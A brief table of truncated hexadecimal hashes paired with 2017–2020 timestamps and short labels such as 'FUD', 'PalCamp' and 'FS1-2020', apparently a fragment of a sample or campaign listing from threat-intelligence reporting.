329e9e98f08f3d6..	2017-10-22 7:03:45	FUD
78696cf4370817c..	2017-10-22 7:03:45	Ben
ec0d30d2fdd301b..	2017-10-28 10:55:21	28-10
9511940ed52775a..	2017-12-02 11:16:24	<blank>
5139a334d5629c5..	2019-09-16 10:00:45	bnvcs
89acce7cdd354a0..	2019-09-16 10:00:45	Docx
b654dd768912e09..	2019-09-16 10:00:45	2909

daa72ba2b9525d7..	2019-09-16 10:00:45	PalCamp
69df8e4bdc3fd69..	2019-09-16 10:00:45	NewsMac
cf32479ed30ae95..	2019-12-30 9:45:44	1401
64ea1f1e0352f3d..	2020-01-12 10:57:50	FS1-2020
6e60f5c65299ee7..	2020-01-12 10:57:50	1801
b08b8fddb9dd940..	2020-01-12 10:57:50	FS1-2020
04fa6aaea5e3a26..	2020-01-12 10:57:50	up